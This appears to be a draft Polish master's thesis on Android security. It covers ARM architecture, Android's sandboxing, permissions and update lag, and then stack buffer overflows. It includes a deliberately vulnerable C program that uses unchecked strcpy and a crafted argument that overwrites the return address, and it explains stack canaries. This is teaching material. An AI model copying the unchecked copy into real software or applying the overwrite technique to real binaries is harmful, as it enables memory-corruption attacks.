Uniwersytet Warszawski
Wydział Matematyki, Informatyki i Mechaniki

Marcel Kołodziejczyk
Nr albumu: 219533

Luki w bezpieczeństwie systemu operacyjnego Android

Praca magisterska
na kierunku INFORMATYKA

Praca wykonana pod kierunkiem
dra Marcina Peczarskiego
Instytut Informatyki

Czerwiec 2013

Oświadczenie kierującego pracą

Potwierdzam, że niniejsza praca została przygotowana pod moim kierunkiem i kwalifikuje się do przedstawienia jej w postępowaniu o nadanie tytułu zawodowego.

Data Podpis kierującego pracą

Oświadczenie autora (autorów) pracy

Świadom odpowiedzialności prawnej oświadczam, że niniejsza praca dyplomowa została napisana przeze mnie samodzielnie i nie zawiera treści uzyskanych w sposób niezgodny z obowiązującymi przepisami.

Oświadczam również, że przedstawiona praca nie była wcześniej przedmiotem procedur związanych z uzyskaniem tytułu zawodowego w wyższej uczelni.

Oświadczam ponadto, że niniejsza wersja pracy jest identyczna z załączoną wersją elektroniczną.

Data Podpis autora (autorów) pracy

Streszczenie

krótkie streszczenie pracy

Słowa kluczowe

android, arm, atak, bezpieczeństwo, przepełnienie bufora, metasploit, exploit, shellcode

Dziedzina pracy (kody wg programu Socrates-Erasmus)

11.3 Informatyka

Klasyfikacja tematyczna

D. Software
D.4. Operating Systems
D.4.6. Security and Privacy Protection

Tytuł pracy w języku angielskim

Vulnerabilities in Android operating system

Spis treści

Todo list

Wprowadzenie

Rozdział 1

Platforma sprzętowa i programowa

Android jest systemem operacyjnym i zestawem aplikacji dedykowanym przede wszystkim dla urządzeń przenośnych z ekranami dotykowymi, takimi jak np. smartfon, tablet. Jądro systemu zostało oparte na jądrze Linuksa. System ten został zaprojektowany i stworzony głównie z myślą o urządzeniach wyposażonych w procesor w architekturze ARM, aczkolwiek podejmowane są prace nad dostosowaniem Androida do innych architektur, np. x86.

W rozdziale tym zostaną opisane podstawy architektury procesorów ARM. Następnie zostanie omówiona architektura oraz model bezpieczeństwa systemu Android.

1.1. Architektura procesorów ARM

ARM jest obecnie najczęściej stosowaną architekturą procesorów typu RISC. Z biegiem czasu ukazywały się kolejne jej wersje. Niniejsza praca bazuje na 32-bitowej wersji architektury ARMv7-A, która została zrealizowana m.in. w procesorach z serii Cortex-A powszechnie wykorzystywanych w nowoczesnych urządzeniach przenośnych. Główne jej cechy to:

- dwa zestawy instrukcji: ARM (nazywany także A32) oraz Thumb-2,
- architektura typu *load/store* – operacje arytmetyczno-logiczne wykonywane są tylko na rejestrach, a nie bezpośrednio na pamięci,
- szesnaście 32-bitowych rejestrów,
- większość instrukcji wykonywanych w jednym cyklu zegara.

1.1.1. Thumb-2

W podstawowym zestawie instrukcji ARM rozkazy są stałej, 32-bitowej długości. W celu zwiększenia gęstości kodu został wprowadzony drugi, uproszczony zestaw Thumb, w którym rozkazy są też stałej, 16-bitowej długości. Został on następnie rozszerzony do zestawu Thumb-2, w którym instrukcje są zmiennej długości (16- i 32-bitowe). Ponieważ we wszystkich trybach adresy instrukcji muszą być odpowiednio wyrównane, ostatni bit adresu instrukcji ma zawsze wartość 0. Wykorzystuje się to w celu zmiany trybu pracy procesora. Instrukcja skoku do adresu, którego ostatni bit jest równy 1, wymusza zmianę trybu na Thumb-2 i dalsze wykonywanie instrukcji spod adresu odpowiednio wyrównanego. Instrukcja skoku do parzystego adresu powoduje przejście do 32-bitowego zestawu instrukcji ARM.

1.1.2. Rejestry

Z punktu widzenia programisty dostępnych jest szesnaście 32-bitowych rejestrów R0 – R15. Trzy z nich mają dedykowane przeznaczenie:

- SP (ang. *Stack Pointer*) – R13 – wskaźnik stosu,
- LR (ang. *Link Register*) – R14 – adres powrotu z podprogramu,
- PC (ang. *Program Counter*) – R15 – adres następnej instrukcji.

Dodatkowo występuje rejestr statusu procesora CPSR (ang. *Current Processor Status Register*). Przechowuje on m.in. znaczniki Negative, Zero, Carry, oVerflow. Większość instrukcji podstawowego zestawu może być wykonywanych warunkowo, w zależności od stanu tych znaczników. Szczegółowe informacje na ten temat można znaleźć w [12].

1.1.3. Standard wywołania podprogramów

Zbiór reguł i konwencji, które określają sposób wywoływania podprogramów, przekazywania im argumentów oraz odbierania zwracanej wartości, a także format plików binarnych nazywa się ABI (ang. Application Binary Interface). Kompletną dokumentację ABI dla architektury ARM można znaleźć w [13]. Zdefiniowano w niej następujące zasady wywoływania podprogramów (procedur i funkcji):

- Do przekazywania argumentów i zwracania wyniku funkcji używane są rejestry R0 – R3. Kolejne argumenty mogą być przekazywane na stosie.
- Wartości rejestrów R0 – R3 i R12 mogą być dowolnie modyfikowane w trakcie wykonania podprogramu.
- Zawartość rejestrów R4 – R11, LR, SP musi być przywrócona do wartości sprzed wywołania podprogramu. Zazwyczaj w prologu rejestry te odkłada się na stos, aby przywrócić ich wartości w epilogu.
- Stos rośnie w kierunku mniejszych adresów pamięci.


Wykonywanie podprogramów umożliwiają następujące instrukcje skoku:

- `B` (ang. *Branch*) – skok względny,
- `BL` (ang. *Branch with Link*) – skok względny, wywołanie podprogramu,
- `BX` (ang. *Branch and Exchange*) – skok pośredni,
- `BLX` (ang. *Branch with Link and Exchange*) – skok pośredni, wywołanie podprogramu.

Instrukcja `B` umożliwia wykonanie skoku o maksymalnie 32 MiB w przód lub w tył od bieżącej wartości licznika instrukcji. Instrukcja `BL` dodatkowo zachowuje adres powrotu (adres następnej instrukcji) w rejestrze LR (R14). Pozostałe dwie instrukcje jako argument przyjmują rejestr – skok jest wykonywany do adresu, jaki znajduje się w przekazanym rejestrze.

1.2. Architektura systemu Android

Rysunek 1.1 przedstawia najważniejsze komponenty systemu Android. Zostaną one w skrócie omówione w kolejnych punktach.



Rysunek 1.1: Główne komponenty systemu Android, źródło: `http://developer.android.com/about/versions/index.html`

1.2.1. Jądro systemu

Podstawową warstwą zapewniającą interakcje ze sprzętem jest jądro systemu. Jądro systemu Android od wersji 4.0 (*Ice Cream Sandwich*) jest nieznacznie zmodyfikowanym jądrem Linuxa w wersji 3.0.x. Wcześniejsze wydania systemu opierały się na jądrach z linii 2.6.x. Najważniejsze zmiany w stosunku do głównej wersji to:

- dodatkowe mechanizmy komunikacji międzyprocesowej i zdalnego wołania metod (ang. *Android Binder*),
- nowy podsystemem pamięci dzielonej `ashmem` i alokator pamięci `pmem`,
- `logger` – wsparcie jądra dla narzędzia `logcat`,
- dodatkowe mechanizmy ograniczające dostęp do wybranych funkcjonalności sieciowych (ang. *paranoid network security*).

Sytuacja, w której jądro Androida jest rozgałęzieniem w stosunku do głównej linii Linuxa, jest bardzo istotna z punktu widzenia bezpieczeństwa systemu. Wszelkie zmiany wprowadzane w jądrze Linuxa, w tym niektóre poprawki bezpieczeństwa, pojawiają się w zmodyfikowanej wersji dla Androida ze sporym opóźnieniem. Dodatkowo opóźnienie to jest powiększone przez sposób aktualizacji systemu, co zostanie opisane w punkcie 1.5. Z tego powodu istnieje bardzo

wiele powszechnie znanych luk w jądrze Androida, pozwalających m.in. na eskalację uprawnień procesu. Dzięki temu możliwe jest tymczasowe lub permanentne uzyskanie uprawnień administratora systemu (tzw. „rootowanie" systemu). Jest to bardzo często wykorzystywane przez zwykłych użytkowników do wykonania niektórych czynności administracyjnych, np. zmiany konfiguracji systemu, odinstalowania wybranych aplikacji systemowych, a nawet wgrania zupełnie nowego obrazu systemu. Istnieje wiele narzędzi umożliwiających wykonanie tego procesu zwykłemu, niezaawansowanemu użytkownikowi.

1.2.2. Biblioteki

System Android wyposażono w szereg popularnych bibliotek napisanych w C/C++, używanych przez różne komponenty poprzez framework aplikacji. Możliwe jest także skorzystanie z tych bibliotek w kodzie natywnym napisanym w C/C++. Przykładowe biblioteki to:

- `libc` – standardowa biblioteka C, zoptymalizowana dla urządzeń wbudowanych,
- `webcore` – silnik przeglądarki internetowej, wykorzystany też w innych aplikacjach, które potrzebują wyświetlić stronę HTML, np. w kliencie poczty e-mail,
- `sqllite` – lekka, relacyjna baza danych,
- `OpenGL` – biblioteka graficzna używana podczas renderowania grafiki dwu- i trójwymiarowej,
- zestaw bibliotek multimedialnych dostarczających kodeki wybranych formatów plików.

1.2.3. Środowisko czasu wykonania

Środowisko czasu wykonania systemu Android składa się z maszyny wirtualnej Dalvik oraz podstawowych bibliotek Javy.

Dalvik jest maszyną wirtualną, która została stworzona specjalnie dla systemu Android, w celu zapewnienia odpowiedniej wydajności na urządzeniach z mniejszymi zasobami, jak np. telefony komórkowe. Dalvik nie jest maszyną wirtualną Javy i używa własnego kodu bajtowego w formacie `.dex` (ang. *Dalvik executable*). Możliwa jest jednak konwersja kodu bajtowego Javy do kodu Dalvika. W przeciwieństwie do wirtualnej maszyny Javy, która jest maszyną stosową, Dalvik jest maszyną rejetrową. Dalvik umożliwia uruchomienie wielu aplikacji jednocześnie, wydajnie tworząc klika instancji maszyny wirtualnej. Zapewnia izolację procesów, zarządzanie pamięcią oraz wielowątkowość.

1.2.4. Aplikacje

System Android posiada kilka podstawowych aplikacji zapewniających podstawowe funkcjonalności nowoczesnego telefonu komórkowego, np. klient SMS, aplikacja do wykonywania połączeń głosowych, klient poczty, przeglądarka internetowa, zarządca aplikacji. Bardzo wiele funkcjonalności jest wydzielonych do osobnych komponentów, tworząc framework. Jest on zaprojektowany w sposób, który umożliwia zastąpienie jego dowolnego komponentu na inny zapewniający taką samą funkcjonalność.

1.3. Model bezpieczeństwa Androida

Platforma Android została zaprojektowana w taki sposób, aby możliwe było także zainstalowanie aplikacji z potencjalnie niezaufanych źródeł. Jest to odmienny model niż w przypadku telefonów iPhone (z systemem operacyjnym iOS), gdzie wszystkie aplikacje mogą być jedynie zainstalowane z jednego źródła (*Apple Store*) i mogą być zweryfikowane przed upublicznieniem. Z tego powodu system Android posiada mechanizmy bezpieczeństwa działające na wielu poziomach. Izolowanie aplikacji wykorzystuje mechanizmy kontroli dostępu do systemu plików, jakie udostępnia jądro Linuxa oraz mechanizm nadawania wybranych uprawnień zatwierdzanych przez użytkownika w trakcie instalacji aplikacji. Aplikacje muszą być także podpisane przy użyciu kryptografii z kluczem publicznym, jednak ten mechanizm umożliwia jedynie wiarygodne zidentyfikowanie autora aplikacji.

System Android zbudowany jest na bazie standardowego jądra Linuxa z nieznacznymi modyfikacjami, dlatego też posiada uznaniową kontrolę dostępu (ang. *Discretionary Access Control*) na poziomie systemu plików, która opiera się na identyfikatorach użytkowników (*uid*) i grup (*gid*). Nad jądrem Android używa własnego zbioru bibliotek i usług. Aplikacje mogą być tworzone w Javie i są wtedy kompilowane do kodu bajtowego maszyny wirtualnej Dalvik. Aplikacje lub ich fragmenty mogą być również tworzone w C/C++, a następnie wywoływane z Javy poprzez interfejs JNI (ang. *Java Native Interface*).

1.3.1. Uruchamianie aplikacji w „piaskownicy"

Aplikacje zainstalowane w systemie są ograniczone w „piaskownicy", która jest zdefiniowana poprzez unikalny *uid* i odpowiedni *gid*. Identyfikatory te są tworzone dynamicznie podczas instalowania aplikacji. Nazwy użytkownika i grupy są identyczne i składają się z prefiksu `app_` oraz identyfikatora. Każda aplikacja używa innego identyfikatora użytkownika i grupy, co gwarantuje pełną izolację na poziomie systemu plików. Dostęp do plików systemowych jest także znacząco ograniczony, zazwyczaj tylko do odczytu. Wywołanie funkcji lub usługi spoza piaskownicy jest możliwe poprzez odpowiednie API, które wymaga odpowiednich uprawnień aplikacji, co zostanie opisanie w punkcie 1.3.3.

Ograniczenia piaskownicy są wymuszane przez jądro systemu i poprzez odpowiednie usługi przestrzeni użytkownika, dlatego też dotyczą wszystkich aplikacji, włącznie z kodem natywnym wywoływanym bezpośrednio poprzez interfejs JNI lub przy użyciu wywołania systemowego `exec`. Jeżeli aplikacje potrzebują współdzielić dane, na przykład na poziomie systemu plików, powinny zadeklarować wspólny identyfikator użytkownika (*uid*) w manifeście. Jest to możliwe tylko wtedy, gdy aplikacje są podpisane przy użyciu tego samego klucza prywatnego. Identyfikatory użytkowników i przydzielone im uprawnienia są przechowywane w pliku `data/system/packages.xml` i mogą być odczytywane przez wszystkie aplikacje zainstalowane na urządzeniu.

1.3.2. Kontrola dostępu do systemu plików

Uznaniowa kontrola dostępu do systemu plików w Androidzie jest zrealizowana przy użyciu tradycyjnych unixowych uprawnień. Pliki tworzone przez aplikacje domyślnie mają ustawione uprawnienia na `rw-rw----` (0660 w notacji ósemkowej). Z tego powodu aplikacje zainstalowane z różnymi identyfikatorami użytkownika i grupy nie mogą czytać, modyfikować ani wykonywać wzajemnie swoich plików. Pliki mogą być jednak jawnie udostępniane poprzez użycie flag `MODE_WORLD_READABLE` i `MODE_WORLD_WRITABLE` podczas tworzenia ich w API Javy lub poprzez wywołanie systemowe `chmod` w natywnym kodzie C/C++. Tworzenie plików

z odpowiednimi uprawnieniami leży w gestii aplikacji.

Katalog z danymi aplikacji domyślnie znajduje się w `/data/data/<nazwa pakietu>/` i posiada następującą strukturę:

- `databases` – służy do przechowywania baz danych sqlite,
- `lib` – zawiera wszystkie natywne biblioteki używane przez aplikację, skopiowane podczas instalacji,
- `files` – katalog, gdzie domyślnie są tworzone pliki przez aplikację,
- `shared_prefs` – zawiera XML-owe pliki konfiguracyjne aplikacji.

Standardowe, preinstalowane aplikacje (np. `com.android.camera`) zazwyczaj także używają powyższej struktury katalogów, jednak ich lokalizacja może być odmienna na niektórych urządzeniach, np. telefony marki Samsung używają dla preinstalowanych aplikacji ścieżki `/dbdata/databases/<nazwa pakietu>/`. Jest to istotne z punktu widzenia twórcy exploitów, gdyż złośliwy kod musi się dostosować do struktury katalogów używanej przez dane urządzenie.

W trakcie rozruchu systemu różne części systemu plików są montowane z odmiennymi opcjami. Katalog `/data` używa opcji `'rw,nosuid,nodev,relatime'`, co m.in. oznacza, że flaga plików `setuid` nie będzie respektowana. Pliki wykonywalne będą zawsze uruchamiane z uprawnieniami użytkownika wykonującego program, a nie właściciela pliku.

Katalog `/system` jest montowany z opcjami `ro,relatime`, co powoduje, że cała partycja jest jedynie do odczytu. Warto zwrócić uwagę, że w tym przypadku opcja `nosuid` nie jest używana, ponieważ system Android korzysta z plików z flagą `setuid` w tej lokalizacji.

1.3.3. Uprawnienia aplikacji

Aplikacje w celu wyjścia z piaskownicy (zarówno na poziomie systemu pików, jak i wywoływania chronionych funkcji API systemu) muszą mieć wcześniej nadane odpowiednie uprawnienia. Wymagany przez aplikację zestaw uprawnień jest wyświetlany w trakcie instalacji i musi być zaakceptowany przez użytkownika w całości albo wcale. Użytkownik nie może zatwierdzić jedynie części z wymaganych przez aplikację uprawnień.

Każda aplikacja musi mieć plik `AndroidManifest.xml` w swoim głównym katalogu. Plik ten dostarcza systemowi operacyjnemu kluczowych informacji na temat aplikacji. W pliku tym deklarowane są uprawnienia, jakich potrzebuje aplikacja do poprawnego działania. Przykładowy wpis

```
<uses-permission android:name="android.permission.CALL_PHONE" />
```

pozwala aplikacji na wykonywanie połączeń telefonicznych. Próba wykonania chronionej funkcji API bez odpowiednich uprawnień spowoduje podniesienie wyjątku `SecurityException`.

1.3.4. Podpisywanie aplikacji

Każda instalowana aplikacja w systemie Android musi być podpisana przez twórcę przy użyciu jego klucza prywatnego wraz z odpowiednim certyfikatem. Możliwe jest jednak używanie kluczy prywatnych potwierdzonych przez dowolne centrum certyfikacji, a także certyfikatów samopodpisanych. Mechanizm podpisywania aplikacji nie ma większego znaczenia z punktu widzenia bezpieczeństwa systemu. Jedyną korzyścią, jaką wnosi, jest potwierdzenie tożsamości autora instalowanej aplikacji. W przyszłości system podpisywania może zostać wykorzystany

w celu ograniczenia dostawców aplikacji do jedynie uprzednio zweryfikowanych, podobnie jak to jest w przypadku konkurencyjnego iPhone'a firmy Apple. W obecnych wydaniach systemu Android funkcjonalność taka nie jest zaimplementowana.

Mechanizm podpisywanie aplikacji umożliwia programom współdzielenie zasobów, co zostało opisane w punkcie 1.3.1

1.4. Narzędzia programistyczne

Twórcy systemu Android udostępnili bardzo dobre narzędzia niezbędne do rozwijania i testowania aplikacji na ten system: SDK (ang. *Software Development Kit*) i NDK (ang. *Native Development Kit*).

Android SDK jest podstawowym zestawem narzędzi przydatnym dla bardziej zaawansowanych użytkowników systemu oraz programistów . Najważniejsze komponenty tego pakietu to:

- Emulator wraz z zestawem obrazów kolejnych wersji systemu pozwalający uruchomić wirtualny obraz systemu. Możliwe jest zdefiniowanie sprzętowych parametrów emulowanego obrazu, m.in. rozmiar pamięci RAM, rozdzielczość i typ ekranu. Dzięki temu można wykonywać testy na wielu konfiguracjach. Wirtualizacja opiera się na emulatorze QEMU.
- `ADB` (ang. *Android Debug Bridge*) – narzędzie umożliwiające komunikację z urządzeniem i debugowanie aplikacji. Pozwala wykonywać szereg czynności diagnostycznych, np. przesłanie pliku z lub do urządzenia, wypisanie logów systemowych, uruchomienie konsoli, zainstalowanie lub odinstalowanie aplikacji. Narzędzie to może być także wykorzystywane do pracy z uruchomionym wirtualnym obrazem.
- Biblioteki dla kolejnych wydań systemu umożliwiające tworzenie aplikacji na daną platformę.

Android NDK jest zestawem popularnych narzędzi dedykowanych dla systemu Android. Pakiet ten został stworzony, aby umożliwić tworzenie aplikacji lub ich części w C/C++. W jego skład wchodzą między innymi:

- różne wersje kompilatora GCC dla wybranych architektur procesora (ARM, x86, ...),
- standardowe narzędzia do debugowania i optymalizacji kodu, np. `gdb`, `gdbserver`, `gcov`, `ar`, `ld`, `objdump`,
- pliki nagłówkowe i skompilowane statyczne i dynamiczne biblioteki, np. `libc`, `libstdc++`, `libz`, `libm`.

Obydwa pakiety posiadają bogatą dokumentację oraz zawierają liczne przykłady użycia. Przykłady w dalszej części pracy będą używały powyższych narzędzi.

1.5. Aktualizacje systemu

System Android posiada wbudowany mechanizm aktualizacji całego systemu. Jednak nowe wersje systemu są dostarczane przez producenta zazwyczaj ze sporym opóźnieniem. Wielu producentów urządzeń wraz ze standardową dystrybucją systemu załącza dodatkowe oprogramowanie np. *HTC Sense* firmy HTC, nakładka graficzna *TouchWiz* firmy Samsung. Źródła

Tabela 1.1: Udział wersji systemu Android (stan na 2 kwietnia 2013 r.), źródło: `http://developer.android.com/about/dashboards/index.html`

Wersja	Nazwa kodowa	Udział
2.1	Eclair	1,7%
2.2	Froyo	4,0%
2.3.3 - 2.3.7	Gingerbread	39,7%
4.0.3 - 4.0.4	Ice Cream Sandwich	29,3%
4.1.x	Jelly Bean	23,0%
4.2.x	Jelly Bean	2,0%

systemu zazwyczaj są nieznacznie modyfikowane przez producenta dla każdego modelu telefonu, gdyż wymagają np. dodatkowych sterowników urządzeń. Niektóre telefony posiadają także dodatkowe oprogramowanie operatora telefonii komórkowej. Nowe wersje systemu w pierwszej kolejności pojawiają się na urządzeniach z linii *Google Nexus*, ponieważ nie zawierają one żadnych dodatkowych rozszerzeń producenta ani firm telekomunikacyjnych. Bardzo wiele modeli nie otrzymuje dalszego wsparcia ze strony producenta. Jest to głównie spowodowane wzrastającymi wymaganiami sprzętowymi kolejnych wersji systemu, których starsze modele nie spełniają. Bywa także, że decyzja o zaprzestaniu wydawania aktualizacji ma przyczyny biznesowe, gdyż producent nie chce ponosić dalszych nakładów na mało popularne urządzenia.

Tabela 1.1 przedstawia udział najpopularniejszych wersji systemu. Zauważyć można, że największy udział mają wersje, których data premiery miała miejsce ponad dwa lata temu.

Rozdział 2

Techniki ataków i sposoby przeciwdziałania

dodać krótkie wprowadzenie

2.1. Błąd przepełnienie bufora na stosie

Przepełnienie bufora to błąd w kodzie programu umożliwiający wczytanie do wyznaczonego obszaru pamięci większej ilości danych, niż zarezerwował na ten cel programista. Dane wykraczające poza rozmiar bufora nadpisują obszar pamięci bezpośrednio z nim sąsiadujący, który może zawierać inne dane lub informacje decydujące o przepływie sterowania w wykonywanym programie.

Na przykładzie programu 2.1.1, w którym występuje błąd umożliwiający przepełnienie bufora na stosie, zastanie omówiona technika ataku pozwalająca na zmianę zachowania programu.

Program 2.1.1 został skompilowany z optymalizacjami (`-Os`) do kodu maszynowego w trybie Thumb-2. Wykonanie procedury `exploit` w trakcie normalnego wykonania programu nigdy nie powinno nastąpić. Użycie tej procedury w linii 15 powoduje, że nie zostanie ona usunięta w trakcie optymalizacji kodu przez kompilator jako martwy kod.

2.1.1. Nadpisanie adresu powrotu

W punkcie tym zostanie zaprezentowana atak, w wyniku którego sterowanie programu przejdzie do wykonywania funkcji `exploit`. W funkcji `vulnerable` wykonywane jest kopiowanie napisu, przekazanego jako argument `arg`, do lokalnie zadeklarowanego bufora `buffer` o rozmiarze 100 bajtów. Błędem jest niesprawdzenie długości przekazywanego napisu. Uruchomienie programu z dostatecznie długim argumentem, kończy się naruszeniem ochrony pamięci:

```
sh-3.2# ./buffer-overflow ‘printf ’A%.0s’ {1..108}‘
Segmentation fault
```

Aby dokładnie zrozumieć genezą błędu, należy zapoznać się z kodem assemblerowym procedury `vulnerable`, przedstawionym na wydruku 2.1.2. Wykonuje ona kolejno:

- Odkłada na stos adres powrotu, który jest przechowywany w rejestrze LR (linia 1).
- Powiększa stos, aby utworzyć miejsce na lokalny bufor `buffer`. Alokowane jest nadmiarowo 108 bajtów (linia 2)

Wydruk 2.1.1 Przykładowy program z błędem powodującym przepełnienie bufora.

```
 1: #include <stdio.h>
 2: #include <stdlib.h>
 3:
 4: void exploit() {
 5:     printf("Exploited!\n");
 6:     exit(0);
 7: }
 8:
 9: void vulnerable(char *arg) {
10:     char buffer[100];
11:     strcpy(buffer, arg);
12: }
13:
14: int main(int argc, char *argv[]) {
15:     if (argc < 0) exploit();
16:     vulnerable(argv[1]);
17: }
```

Wydruk 2.1.2 Kod assemblerowy procedury `vulnerable`.

```
1:   push {lr}
2:   sub sp, #108
3:   adds r1, r0, #0
4:   mov r0, sp
5:   blx 0x83d0
6:   add sp, #108
7:   pop {pc}
```

- Przygotowuje argumenty wywołania procedury `strcpy`. Do rejestru R1 zapisywany jest adres początku bufora `arg`, przekazanego jako argument procedury `vulnerable` (linia 3). Do rejestru R0 zapisywany jest adres początku lokalnego bufora `buffer`, który znajduje się na szczycie stosu (linia 4).

- Wykonuje skok do procedury `strcpy` (linia 5).

- Przywraca poprzednią wartość wierzchołka stosu, tak aby wskazywał na wcześniej odłożony adres powrotu (linia 6).

- Wczytuje adres powrotu do rejestru PC. Powoduje to dalsze wykonywanie przez program kodu od tego adresu (linia 7).

Procedura `strcpy` kopiuje łańcuch znaków zakończony bajtem o wartości zero do obszaru pamięci wskazywanego przez pierwszy argument. Ponieważ przekazano napis znacznie dłuższy, od zaalokowanej pamięci, nadpisany został obszar pamięci, który znajduje się bezpośrednio za docelowym buforem, w tym zapisany tam wcześniej adres powrotu. Ostatnia instrukcja procedury `vulnerable` wczytuje do rejestru PC wartość wprowadzoną przez użytkownika, która nie jest poprawnym adresem kodu programu.

Jeżeli adres powrotu zostanie nadpisany przez inny, poprawny adres kodu, możliwa będzie zmiana przepływu sterowania w programie. Umieszczenie w tym miejscu adresu początku kodu procedury `exploit` spowoduje, że zostanie ona wykonana po zakończeniu procedury `vulnerable`.

Adres początku kodu funkcji `exploit` można uzyskać za pomocą narzędzia `gdb`:

```
(gdb) x/x exploit
0x84d0 <exploit>: 0x4803b508
```

Aby doprowadzić do wykonania procedury `exploit`, należy uruchomić program z dostatecznie długim argumentem. Ponieważ na bufor `buffer` zostało zaalokowanych na stosie 108 bajtów, wartość, która ma zostać wczytana do rejestru licznika instrukcji, należy umieścić na pozycjach 109 – 112. Wartość ta musi też być zapisana w takiej kolejności bajtowej, w jakiej został skompilowany program. Domyślnie jest to little-endian. Cały argument musi być poprawnym napisem, a więc nie może zawierać bajtu o wartości zero. Skonstruowanie takiego argumentu jest jednak możliwe, dzięki odpowiedniej kolejności bajtowej przekazywanego adresu – najmniej znaczące bajty adresu będą położone jako pierwsze. Natomiast bardziej znaczące bajty adresu, które są równe zero, poprawnie zakończą napis. Kod maszynowy funkcji `exploit` jest skompilowany w trybie Thumb-2, więc aby został poprawnie zinterpretowany przez procesor, adres funkcji `exploit`, tj. `0x84d0`, trzeba zwiększyć o 1. Poniżej uzyskujemy spodziewany efekt, czyli wykonanie procedury `exploit`, która wypisuje napis na standardowe wyjście:

```
sh-3.2# ./buffer-overflow ‘printf ’A%.0s’ {1..108}; printf ’\xd1\x84\x00\x00’‘
Exploited!
```

2.1.2. Zabezpieczenie ProPolice


W nowoczesnych kompilatorach zostało dodane zabezpieczenie, które znacząco utrudnia wykonywanie ataków polegających na nadpisywaniu niektórych danych znajdujących się na stosie. Kod maszynowy funkcji, która alokuje bufor na stosie, jest wzbogacany o dodatkowe sprawdzenie, czy nie wystąpiło przepełnienie bufora. Polega ono na umieszczeniu na stosie małego, losowego ciągu znaków, tzw. „kanarka” lub „ciasteczka” (ang. *canaries*, *cookie*). Znacznik ten jest umieszczany pomiędzy obszarem pamięci przeznaczonym na zmienne lokalne procedury a danymi kontrolnymi programu odkładanymi na stosie, np. adresem powrotu z funkcji, wskaźnikiem ramki itp. Jeżeli dojdzie do przepełnienia bufora, znacznik ten zostanie nadpisany. Dzięki temu, że jego wartość jest losowa, atakujący z bardzo małym prawdopodobieństwem może zgadnąć odpowiednią wartość. W epilogu procedury wykonywane jest sprawdzenie, czy wcześniej zapisana wartość nie została zmodyfikowana. W przypadku wykrycia przepełnienia buforu, działanie programu kończy się błędem.

W kompilatorze GCC zabezpieczenie to nazywane jest `ProPolice`. Do jego włączenia lub wyłączenia służą flagi kompilatora: `--stack-protector` i `--no-stack-protector`. W zestawie narzędzi Android NDK zostało dodane w wersji 1.5 i domyślnie jest włączone. Począwszy od tej wersji, także wszystkie źródła bibliotek systemowych są skompilowane z włączoną ochroną.

Kod assemblera funkcji `vulnerable` z przykładu 2.1.1 z włączonym zabezpieczeniem `ProPolice` wygląda został umieszczony na wydruku 2.1.3. W instrukcjach 2 – 6 pobierana jest wartość ciasteczka i umieszczana w odpowiednim miejscu na stosie. Natomiast instrukcje 11 – 15 sprawdzają czy wartość ta nie została zmieniona.

Wydruk 2.1.3 Kod assemblerowy procedury `vulnerable` z włączoną ochroną `ProPolice`.

```
 1:  push {r4, lr}
 2:  ldr r4, [pc, #36] ; (<vulnerable+40>)
 3:  sub sp, #104
 4:  adds r1, r0, #0
 5:  add r4, pc
 6:  ldr r4, [r4, #0]
 7:  mov r0, sp
 8:  ldr r3, [r4, #0]
 9:  str r3, [sp, #100]
10:  blx 0x8450
11:  ldr r2, [sp, #100]
12:  ldr r3, [r4, #0]
13:  cmp r2, r3
14:  beq.n 0x856a <vulnerable+34>
15:  blx 0x845c
16:  add sp, #104
17:  pop {r4, pc}
```



Rysunek 2.1: Stos

